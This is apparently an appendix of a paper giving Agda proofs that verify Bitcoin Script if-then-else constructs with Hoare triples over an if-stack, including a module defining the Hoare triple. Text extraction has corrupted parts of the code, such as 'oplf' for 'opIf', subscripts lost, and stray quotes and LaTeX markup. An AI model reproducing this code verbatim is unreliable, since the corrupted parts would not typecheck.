  lemmaIfThenElseExcludingEndIf ifStack₁ ϕtrue ϕfalse ψ
    ifCaseProg elseCaseProg
    ass@(assumptionIfThenElse activeIfStack ifCaseDo
      ifCaseSkip elseCaseDo elseCaseSkip)
      =   (truePred ϕtrue ∧p ifStackPredicate ifStack₁)
      ⊎p (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
          <><>⟨ opIf :: (ifCaseProg ++ opElse ::' elseCaseProg) ⟩⟨
          lemmaIfThenElseExcludingEndIf6 ifStack₁
          ϕtrue ϕfalse ψ ifCaseProg elseCaseProg ass ⟩e
      (((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ) ⊎p
      (liftStackPred2Pred ψ (elseCase :: ifStack₁) )) ⊎p
      (liftStackPred2Pred ψ (ifCase :: ifStack₁) )    ⊎p
      (liftStackPred2Pred ψ (ifSkip :: ifStack₁) ))
      <=>⟨     lemmaEquivalenceBeforeEndIf3 ifStack₁ ψ ⟩
    (liftStackPred2PredIgnoreIfStack ψ
    ∧p ifStackPredicateAnyNonIfIgnoreTop ifStack₁ )
```

∎p

lemmaIfThenElseWithEndIf : (*ifStack*$_1$: IfStack)
(*ϕtrue ϕfalse ψ* : StackPredicate)
(*ifCaseProg elseCaseProg* : BitcoinScript)
(*assumption* : AssumptionIfThenElse *ifStack*$_1$ *ϕtrue*
ϕfalse ψ ifCaseProg elseCaseProg)
→ < (truePred *ϕtrue* ∧p ifStackPredicate *ifStack*$_1$) ⊎p
(falsePred *ϕfalse* ∧p ifStackPredicate *ifStack*$_1$) >^{iff}
((opIf :: (*ifCaseProg* ++ opElse ::' *elseCaseProg*)) ++ (opEndIf :: []))
< (liftStackPred2Pred *ψ* *ifStack*$_1$) >
lemmaIfThenElseWithEndIf *ifStack*$_1$ *ϕtrue ϕfalse ψ*
ifCaseProg elseCaseProg
ass@(assumptionIfThenElse *activeIfStack ifCaseDo*
ifCaseSkip elseCaseDo elseCaseSkip)
= (truePred *ϕtrue* ∧p ifStackPredicate *ifStack*$_1$)
⊎p (falsePred *ϕfalse* ∧p ifStackPredicate *ifStack*$_1$)
<><>⟨ opIf :: (*ifCaseProg* ++ (opElse :: *elseCaseProg*)) ⟩⟨
lemmaIfThenElseExcludingEndIf *ifStack*$_1$ *ϕtrue ϕfalse ψ*
ifCaseProg elseCaseProg ass ⟩
(liftStackPred2PredIgnoreIfStack *ψ* ∧p
ifStackPredicateAnyNonIfIgnoreTop *ifStack*$_1$)
<><>⟨ opEndIf :: [] ⟩⟨
opEndIfCorrectness” *ψ ifStack*$_1$ *activeIfStack* ⟩^{e}
(liftStackPred2Pred *ψ* *ifStack*$_1$)
∎p

theoremIfThenElse : (*ifStack*$_1$: IfStack)
(*ϕtrue ϕfalse ψ* : StackPredicate)
(*ifCaseProg elseCaseProg* : BitcoinScript)
(*assumption* : AssumptionIfThenElse *ifStack*$_1$ *ϕtrue*
ϕfalse ψ ifCaseProg elseCaseProg)
→ < (truePred *ϕtrue* ∧p ifStackPredicate *ifStack*$_1$) ⊎p

```
    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ
    (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' [])
      < (liftStackPred2Pred ψ      ifStack₁ ) >
theoremIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg assumption
      = transfer
          (λ prog →
            <
            (truePred ϕtrue ∧p ifStackPredicate ifStack₁) ⊎p
            (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
            >ⁱᶠᶠ prog < liftStackPred2Pred ψ      ifStack₁
            >)
          ((lemmaIfThenElseProg== ifCaseProg elseCaseProg))
            (lemmaIfThenElseWithEndIf ifStack₁ ϕtrue ϕfalse
            ψ ifCaseProg elseCaseProg assumption)
```

B.13 The main ifthenelse-theorem-non-active-stack (theoremIfThenElseNonActiveStack)

```
open import basicBitcoinDataType

module verificationWithIfStack.ifThenElseTheoremPart8nonActive (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Bool     hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
open import Data.Maybe
open import Relation.Nullary hiding (True)
```

```
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.equalityLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.emptyLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.equalitiesIfThenElse param
open import verificationWithIfStack.ifThenElseTheoremPart1 param


opEndIfCorrectnessNonActIfStack1 : (φ : StackPredicate )(ifStack₁ : IfStack)
  → (nonactive : IsNonActiveIfStack ifStack₁)
  → < liftStackPred2PredIgnoreIfStack φ ∧p
    ifStackPredicateElseSkipOrIgnoreOnTop ifStack₁ >iff
    (opEndIf :: [])
      < liftStackPred2Pred φ    ifStack₁ >
opEndIfCorrectnessNonActIfStack1 φ ifStack₁ nonactive .==>
```

```
    ⟨ currentTime₁ , msg₁ , stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 ())
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
    ⟨ currentTime₁ , msg₁ , stack₁ , elseSkip :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
    ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
    ⟨ currentTime₁ , msg₁ , stack₁ , ifCase :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = let
            isactive1 : True (isActiveIfStack ifStack₁)
            isactive1 = ∧bproj₁ consis₁
            nonAct : ¬ (True (isActiveIfStack ifStack₁))
            nonAct = ¬bLem nonactive
            in efq (nonAct isactive1)

  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
    ⟨ currentTime₁ , msg₁ , stack₁ , elseCase :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = efq ( (¬bLem     nonactive) (∧bproj₁ consis₁))
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
    ⟨ currentTime₁ , msg₁ , stack₁ , ifSkip :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = efq ( (¬bLem     nonactive) (∧bproj₁ consis₁))
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
    ⟨ currentTime₁ , msg₁ , stack₁ , elseSkip :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
  opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
    ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl


  opEndIfCorrectnessNonActIfStack<=> : (ϕ :    StackPredicate ) (ifStack₁ : IfStack)
      → ((liftStackPred2Pred ϕ    (elseSkip :: ifStack₁)) ⊎p
      (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)))
        <=>ᵖ
```

```
  (liftStackPred2PredIgnoreIfStack ϕ ∧p
  ifStackPredicateElseSkipOrIgnoreOnTop ifStack₁)
opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ .==>e
  ⟨ currentTime₁ , msg₁ , stack₁ , .(elseSkip :: ifStack₁) , consis₁ ⟩
    (inj₁ (conj and3 refl)) = conj and3 refl
opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ .==>e
  ⟨ currentTime₁ , msg₁ , stack₁ , .(ifIgnore :: ifStack₁) , consis₁ ⟩
    (inj₂ (conj and3 refl)) = conj and3 refl
opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ .<==e
  ⟨ currentTime₁ , msg₁ , stack₁ , elseSkip :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = inj₁ (conj and3 refl)
opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ .<==e
  ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
    (conj and3 refl) = inj₂ (conj and3 refl)



opEndIfCorrectnessNonActIfStack2 : (ϕ : StackPredicate )    (ifStack₁ : IfStack)
  → (nonactive : IsNonActiveIfStack ifStack₁)
  → < ((liftStackPred2Pred ϕ     (elseSkip :: ifStack₁)) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁))) >^iff
    (opEndIf :: [])
    < liftStackPred2Pred ϕ      ifStack₁ >
opEndIfCorrectnessNonActIfStack2 ϕ ifStack₁ nonactive =
    ((liftStackPred2Pred ϕ  (elseSkip :: ifStack₁)) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)))
    <=>⟨ opEndIfCorrectnessNonActIfStack<=> ϕ ifStack₁ ⟩
    liftStackPred2PredIgnoreIfStack ϕ ∧p
    ifStackPredicateElseSkipOrIgnoreOnTop ifStack₁
    <><>⟨ opEndIf :: [] ⟩⟨
      opEndIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive ⟩^e
    liftStackPred2Pred ϕ  ifStack₁
      ∎p
```

```
opElseCorrectnessNonActIfStack1 : (ϕ : StackPredicate ) (ifStack₁ : IfStack)
      (nonactive : IsNonActiveIfStack ifStack₁)
    → < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >ⁱᶠᶠ
       (opElse :: [])
      < liftStackPred2Pred ϕ   (elseSkip :: ifStack₁) >
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .==>
  ⟨ currentTime₁ , msg₁ , stack₁ , .(ifIgnore :: ifStack₁) , consis₁ ⟩
  (conj and3 refl) = conj and3 refl
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , stack₁ , ifCase :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = efq ( (¬bLem       nonactive) (∧bproj₁ consis₁))
opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: .ifStack₁ , consis₁ ⟩
  (conj and3 refl) = conj and3 refl


opElseCorrectnessNonActIfStack2 : (ϕ : StackPredicate ) (ifStack₁ : IfStack)
      (nonactive : IsNonActiveIfStack ifStack₁)
       → < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >ⁱᶠᶠ
          (opElse :: [])
    < (((liftStackPred2Pred ϕ     (elseSkip :: ifStack₁)) ⊎p
    (liftStackPred2Pred ϕ (ifSkip :: ifStack₁))) ⊎p
    (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁))) >
opElseCorrectnessNonActIfStack2 ϕ ifStack₁ nonactive
               = ⊎HoareLemma1 ((opElse :: []))
                 (⊎HoareLemma1 (opElse :: [])
  (opElseCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive)
  (opElseCorrectness4 ϕ ifStack₁))
  (opElseCorrectness5 ϕ ifStack₁)


opIfCorrectnessNonActIfStack1 : (ϕ :   StackPredicate )   (ifStack₁      : IfStack)
                              → (nonactive : IsNonActiveIfStack ifStack₁)
                              → < liftStackPred2Pred ϕ       ifStack₁ >ⁱᶠᶠ
                                   (opIf :: [])
```

```
                                < liftStackPred2Pred ϕ (ifIgnore :: ifStack1) >
oplfCorrectnessNonActIfStack1 ϕ (ifSkip :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(ifSkip :: ifStack1) , consis1 ⟩ (conj and3 refl)
    = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ (elseSkip :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(elseSkip :: ifStack1) , consis1 ⟩
    (conj and3 refl) = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ (ifIgnore :: ifStack1) nonactive .==>
  ⟨ currentTime1 , msg1 , stack1 , .(ifIgnore :: ifStack1) , consis1 ⟩
    (conj and3 refl) = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , zero :: stack1 , [] , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , suc x1 :: stack1 , [] , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ .(ifSkip :: ifStack2) nonactive .<==
  ⟨ currentTime1 , msg1 , [] , ifSkip :: ifStack2 , consis1 ⟩
    (conj and3 refl) = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ .(elseSkip :: ifStack2) nonactive .<==
  ⟨ currentTime1 , msg1 , [] , elseSkip :: ifStack2 , consis1 ⟩
    (conj and3 refl) = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ .(ifIgnore :: ifStack2) nonactive .<==
  ⟨ currentTime1 , msg1 , [] , ifIgnore :: ifStack2 , consis1 ⟩
    (conj and3 refl) = conj and3 refl
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , zero :: stack1 , ifCase :: ifStack2 , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , suc x2 :: stack1 , ifCase :: ifStack2 , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , zero :: stack1 , elseCase :: ifStack2 , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ ifStack1 nonactive .<==
  ⟨ currentTime1 , msg1 , suc x2 :: stack1 , elseCase :: ifStack2 , consis1 ⟩ ()
oplfCorrectnessNonActIfStack1 ϕ .(ifSkip :: ifStack2) nonactive .<==
  ⟨ currentTime1 , msg1 , x2 :: stack1 , ifSkip :: ifStack2 , consis1 ⟩
```

```
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 ϕ .(elseSkip :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , x₂ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
opIfCorrectnessNonActIfStack1 ϕ .(ifIgnore :: ifStack₂) nonactive .<==
  ⟨ currentTime₁ , msg₁ , x₂ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl

opIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , [] , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
opIfCorrectnessNonActIfStack1 ϕ ifStack₁ nonactive .<==
  ⟨ currentTime₁ , msg₁ , [] , elseCase :: ifStack₂ , consis₁ ⟩ ()


record    AssumptionIfThenElseNonActIfSt (ifStack₁ : IfStack)
          (ϕ : StackPredicate)
          (ifCaseProg elseCaseProg : BitcoinScript) : Set where
     constructor assumptionIfThenElseNActIfSt
     field
       nonActive : IsNonActiveIfStack ifStack₁
       ifCaseIfIgnore :
            < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >ⁱᶠᶠ
               ifCaseProg
            < liftStackPred2Pred ϕ (ifIgnore :: ifStack₁) >
       elseCaseSkip :
         (x : IfStackEl) → ifStackElementIsElseSkipOrIfIgnore x
         → < liftStackPred2Pred ϕ   (x :: ifStack₁) >ⁱᶠᶠ
             elseCaseProg
             < liftStackPred2Pred ϕ (x :: ifStack₁) >

open AssumptionIfThenElseNonActIfSt public

lemmaIfThenElseNonActiveEndingElseSkip :
```

$(ifStack_1$: IfStack)
(ϕ : StackPredicate)
($ifCaseProg\ elseCaseProg$: BitcoinScript)
($assumption$: AssumptionIfThenElseNonActIfSt $ifStack_1\ \phi\ ifCaseProg\ elseCaseProg$)
$\rightarrow$ < liftStackPred2Pred ϕ $ifStack_1$ >$^{\text{iff}}$
(opIf :: ($ifCaseProg$ ++ opElse ::' $elseCaseProg$))
< liftStackPred2Pred ϕ (elseSkip :: $ifStack_1$) >
lemmaIfThenElseNonActiveEndingElseSkip $ifStack_1\ \phi\ ifCaseProg\ elseCaseProg\ assu$
= liftStackPred2Pred ϕ $ifStack_1$
<><>⟨ opIf :: [] ⟩⟨
opIfCorrectnessNonActIfStack1 ϕ $ifStack_1$ ($assu$ .nonActive) ⟩
liftStackPred2Pred ϕ (ifIgnore :: $ifStack_1$)
<><>⟨ $ifCaseProg$ ⟩⟨ $assu$ .ifCaseIfIgnore ⟩
liftStackPred2Pred ϕ (ifIgnore :: $ifStack_1$)
<><>⟨ opElse :: [] ⟩⟨
opElseCorrectnessNonActIfStack1 ϕ $ifStack_1$ ($assu$ .nonActive) ⟩
liftStackPred2Pred ϕ (elseSkip :: $ifStack_1$)
<><>⟨ $elseCaseProg$ ⟩⟨ $assu$ .elseCaseSkip elseSkip tt ⟩$^{\text{e}}$
liftStackPred2Pred ϕ (elseSkip :: $ifStack_1$)
∎p

lemmaIfThenElseNonActiveEndingIfIgnore :
($ifStack_1$: IfStack)
(ϕ : StackPredicate)
($ifCaseProg\ elseCaseProg$: BitcoinScript)
($assumption$: AssumptionIfThenElseNonActIfSt
$ifStack_1\ \phi\ ifCaseProg\ elseCaseProg$)
$\rightarrow$ < ⊥p >$^{\text{iff}}$
(opIf :: ($ifCaseProg$ ++ opElse ::' $elseCaseProg$))
< liftStackPred2Pred ϕ (ifIgnore :: $ifStack_1$) >
lemmaIfThenElseNonActiveEndingIfIgnore $ifStack_1\ \phi\ ifCaseProg\ elseCaseProg\ assu$
= ⊥p
<><>⟨ opIf :: [] ⟩⟨ ⊥Lemmap (opIf :: []) ⟩
⊥p

```
          <><>⟨ ifCaseProg ⟩⟨ ⊥Lemmap ifCaseProg ⟩
          ⊥p
          <><>⟨ opElse :: [] ⟩⟨ opElseCorrectness5 ϕ ifStack₁ ⟩
          liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)
          <><>⟨ elseCaseProg ⟩⟨ assu .elseCaseSkip ifIgnore tt ⟩ᵉ
          liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)
          ∎p


lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore :
        (ifStack₁ : IfStack)
        (ϕ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        (assumption : AssumptionIfThenElseNonActIfSt ifStack₁ ϕ ifCaseProg elseCaseProg)
        → < liftStackPred2Pred ϕ   ifStack₁ >iff
              (opIf :: (ifCaseProg ++ opElse ::' elseCaseProg))
            < ((liftStackPred2Pred ϕ (elseSkip :: ifStack₁)) ⊎p
              (liftStackPred2Pred ϕ  (ifIgnore :: ifStack₁)))    >
lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore ifStack₁ ϕ
  ifCaseProg elseCaseProg assumption
          = ⊎HoareLemma1
              (opIf :: ifCaseProg ++ opElse ::' elseCaseProg)
              (lemmaIfThenElseNonActiveEndingElseSkip ifStack₁ ϕ
                ifCaseProg elseCaseProg assumption)
              (lemmaIfThenElseNonActiveEndingIfIgnore ifStack₁ ϕ
              ifCaseProg elseCaseProg assumption)


theoremIfThenElseNonActiveStackaux :
        (ifStack₁ : IfStack)
        (ϕ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript)
        (assumption : AssumptionIfThenElseNonActIfSt ifStack₁
          ϕ ifCaseProg elseCaseProg)
        → < liftStackPred2Pred ϕ   ifStack₁ >iff
```

```
              ((opIf :: (ifCaseProg ++ opElse ::' elseCaseProg)) ++ (opEndIf :: []))
             < liftStackPred2Pred ϕ   ifStack₁ >
theoremIfThenElseNonActiveStackaux ifStack₁ ϕ
  ifCaseProg elseCaseProg assu
     = (liftStackPred2Pred ϕ   ifStack₁)
          <><>⟨ opIf :: (ifCaseProg ++ opElse ::'              elseCaseProg )
        ⟩⟨ lemmaIfThenElseNonActiveEndingElseSkiporIfIgnore
        ifStack₁ ϕ ifCaseProg elseCaseProg assu ⟩
        ((liftStackPred2Pred ϕ (elseSkip :: ifStack₁)) ⊎p
        (liftStackPred2Pred ϕ (ifIgnore :: ifStack₁)))
          <><>⟨ opEndIf :: [] ⟩⟨
      opEndIfCorrectnessNonActIfStack2 ϕ ifStack₁ (assu .nonActive) ⟩e
        liftStackPred2Pred ϕ   ifStack₁
        ∎p


theoremIfThenElseNonActiveStack :
      (ifStack₁ : IfStack)
      (ϕ : StackPredicate)
      (ifCaseProg elseCaseProg : BitcoinScript)
      (assumption : AssumptionIfThenElseNonActIfSt ifStack₁ ϕ
      ifCaseProg elseCaseProg)
      → < liftStackPred2Pred ϕ   ifStack₁ >iff
             (opIf ::' ifCaseProg ++ opElse ::' elseCaseProg ++ opEndIf ::' [])
           < liftStackPred2Pred ϕ   ifStack₁ >
theoremIfThenElseNonActiveStack ifStack₁ ϕ ifCaseProg elseCaseProg assu
    = transfer
      (λ prog →
             < liftStackPred2Pred ϕ ifStack₁ >iff prog
             < liftStackPred2Pred ϕ ifStack₁ >)
      (lemmaIfThenElseProg== ifCaseProg elseCaseProg)
      (theoremIfThenElseNonActiveStackaux ifStack₁ ϕ
      ifCaseProg elseCaseProg assu)
```

B.14 Define Hoare triple

```
open import basicBitcoinDataType

module verificationWithIfStack.hoareTriple (param : GlobalParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool    hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib
open import libraries.emptyLib
open import libraries.equalityLib

open import stack
open import instruction
open import verificationWithIfStack.ifStack
```

```
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
```

```
_<_>_ : BPredicate →   BitcoinScript → BPredicate → Set
ϕ < P > ψ = (s : State) → True (ϕ s) → True( (ψ ⁺ᵇ) ( ⟦ P ⟧ s))

weakestPreCond : (Postcond : BPredicate) → BitcoinScript → BPredicate
weakestPreCond ψ P state = (ψ ⁺ᵇ) ( ⟦ P ⟧ state)

record <_>ⁱᶠᶠ_<_> (P : Predicate)(p : BitcoinScript)(Q : Predicate) : Set where
  constructor hoare3
  field
    ==> : (s : State) → P s → (Q ⁺) (⟦ p ⟧ s )
    <== : (s : State) → (Q ⁺) (⟦ p ⟧ s ) → P s

open <_>ⁱᶠᶠ_<_>  public

record _<=>ᵖ_ (ϕ ψ : Predicate) : Set where
  constructor equivp
  field
    ==>e   : (s : State) → ϕ s → ψ s
    <==e   : (s : State) → ψ s → ϕ s
open _<=>ᵖ_ public

refl<=> :      (ϕ : Predicate)
              → ϕ <=>ᵖ ϕ
refl<=> ϕ   .==>e s x = x
refl<=> ϕ   .<==e s x = x
```

```
sym<=> :        (ϕ ψ : Predicate)
                → ϕ <=>ᵖ ψ
                → ψ <=>ᵖ ϕ
sym<=> ϕ ψ (equivp ==>e₁ <==e₁) .==>e = <==e₁
sym<=> ϕ ψ (equivp ==>e₁ <==e₁) .<==e = ==>e₁

trans<=>    :   (ϕ ψ ψ' : Predicate)
                → ϕ <=>ᵖ ψ
                → ψ <=>ᵖ ψ'
                → ϕ <=>ᵖ ψ'
trans<=> ϕ ψ ψ' (equivp ==>e₁ <==e₁) (equivp ==>e₂ <==e₂)
  .==>e s p =     ==>e₂ s (==>e₁ s p)
trans<=> ϕ ψ ψ' (equivp ==>e₁ <==e₁) (equivp ==>e₂ <==e₂)
  .<==e s p = <==e₁ s (<==e₂ s p)



⊎HoareLemma1 : {ϕ ψ ψ' : Predicate}(p : BitcoinScript)
                          → < ϕ >ⁱᶠᶠ p < ψ >
                          → < ⊥p >ⁱᶠᶠ p < ψ' >
                          → < ϕ >ⁱᶠᶠ p < ψ ⊎p ψ' >
⊎HoareLemma1 {ϕ} {ψ} {ψ'} p (hoare3 c1 c2) c .==> s q
  = lemma⊎pleft ψ    ψ' (⟦ p ⟧ s) (c1 s q)
⊎HoareLemma1 {ϕ} {ψ} {ψ'} p (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .<== s q
              = let
                  r : (ψ' ⁺) (⟦ p ⟧ s) → ϕ s
                  r x = efq (<==₂ s x)
                in lemma⊎pinv ψ ψ' (ϕ s) (⟦ p ⟧ s) (<==₁ s) r q

⊎HoareLemma2 : {ϕ ϕ' ψ ψ' : Predicate}(p : BitcoinScript)
                          → < ϕ >ⁱᶠᶠ p < ψ >
                          → < ϕ' >ⁱᶠᶠ  p < ψ' >
```

```
                    → < φ ⊎p φ' >iff p < ψ ⊎p ψ' >
⊎HoareLemma2 {φ} {φ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .==> s (inj₁ q)
            = lemma⊎pleft ψ ψ' (⟦ prog ⟧ s) (==>₁ s q)
⊎HoareLemma2 {φ} {φ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .==> s (inj₂ q)
            = lemma⊎pright ψ ψ' (⟦ prog ⟧ s) (==>₂ s q)
⊎HoareLemma2 {φ} {φ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .<== s q
            = let
                q1 : (ψ ⁺) (⟦ prog ⟧ s) → φ s ⊎ φ' s
                q1 x = inj₁ (<==₁ s x)

                q2 : (ψ' ⁺) (⟦ prog ⟧ s) → φ s ⊎ φ' s
                q2 x = inj₂ (<==₂ s x)
              in lemma⊎pinv ψ ψ' ((φ ⊎p φ') s) (⟦ prog ⟧ s) q1 q2 q


predEquivr : (φ ψ ψ' : Predicate)
             (prog : BitcoinScript)
             → < φ >iff prog < ψ >
             → ψ <=>ᵖ ψ'
             → < φ >iff prog < ψ' >
predEquivr φ ψ ψ' prog (hoare3 ==>₁ <==₁) (equivp ==>e <==e) .==> s p1
  = liftPredtransformerMaybe ψ ψ' ==>e (⟦ prog ⟧ s) (==>₁ s p1)
predEquivr φ ψ ψ' prog (hoare3 ==>₁ <==₁) (equivp ==>e <==e) .<== s p1
             = let
                 subgoal : (ψ ⁺) (⟦ prog ⟧ s)
                 subgoal = liftPredtransformerMaybe ψ' ψ <==e (⟦ prog ⟧ s) p1
                 goal : φ s
                 goal = <==₁ s subgoal
               in goal

predEquivl : (φ φ' ψ : Predicate)
             (prog : BitcoinScript)
```

```
                    → ϕ <=>ᵖ ϕ'
                    → < ϕ' >ⁱᶠᶠ prog < ψ >
                    → < ϕ >ⁱᶠᶠ prog < ψ >
predEquivl ϕ ϕ' ψ prog (equivp ==>e <==e) (hoare3 ==>₁ <==₁) .==> s p1
                    = let
                        goal : (ψ ⁺) (⟦ prog ⟧ s)
                        goal = ==>₁ s (==>e s p1)
                      in goal
predEquivl ϕ ϕ' ψ prog (equivp ==>e <==e) (hoare3 ==>₁ <==₁) .<== s p1
                     = let
                          subgoal : ϕ' s
                          subgoal = <==₁ s p1
                          goal : ϕ s
                          goal = <==e s subgoal
                       in goal

equivPreds⊎ : (ϕ ψ ψ' : Predicate)
                    → (ϕ ∧p (ψ ⊎p ψ')) <=>ᵖ ((ϕ ∧p ψ ) ⊎p (ϕ ∧p ψ'))

equivPreds⊎ ϕ ψ ψ' .==>e s (conj and4 (inj₁ x)) = inj₁ (conj and4 x)
equivPreds⊎ ϕ ψ ψ' .==>e s (conj and4 (inj₂ y)) = inj₂ (conj and4 y)
equivPreds⊎ ϕ ψ ψ' .<==e s (inj₁ (conj and4 and5)) = conj and4 (inj₁ and5)
equivPreds⊎ ϕ ψ ψ' .<==e s (inj₂ (conj and4 and5)) = conj and4 (inj₂ and5)

equivPreds⊎Rev : (ϕ ψ ψ' : Predicate)
                    → ((ϕ ∧p ψ ) ⊎p (ϕ ∧p ψ'))  <=>ᵖ (ϕ ∧p (ψ ⊎p ψ'))

equivPreds⊎Rev ϕ ψ ψ' .==>e s (inj₁ (conj and4 and5)) = conj and4 (inj₁ and5)
equivPreds⊎Rev ϕ ψ ψ' .==>e s (inj₂ (conj and4 and5)) = conj and4 (inj₂ and5)
equivPreds⊎Rev ϕ ψ ψ' .<==e s (conj and4 (inj₁ x)) = inj₁ (conj and4 x)
equivPreds⊎Rev ϕ ψ ψ' .<==e s (conj and4 (inj₂ y)) = inj₂ (conj and4 y)

_++ho_ : {P Q R : Predicate}{p q : BitcoinScript} → < P >ⁱᶠᶠ p < Q >
  → < Q >ⁱᶠᶠ q < R > → < P >ⁱᶠᶠ p ++ q < R >
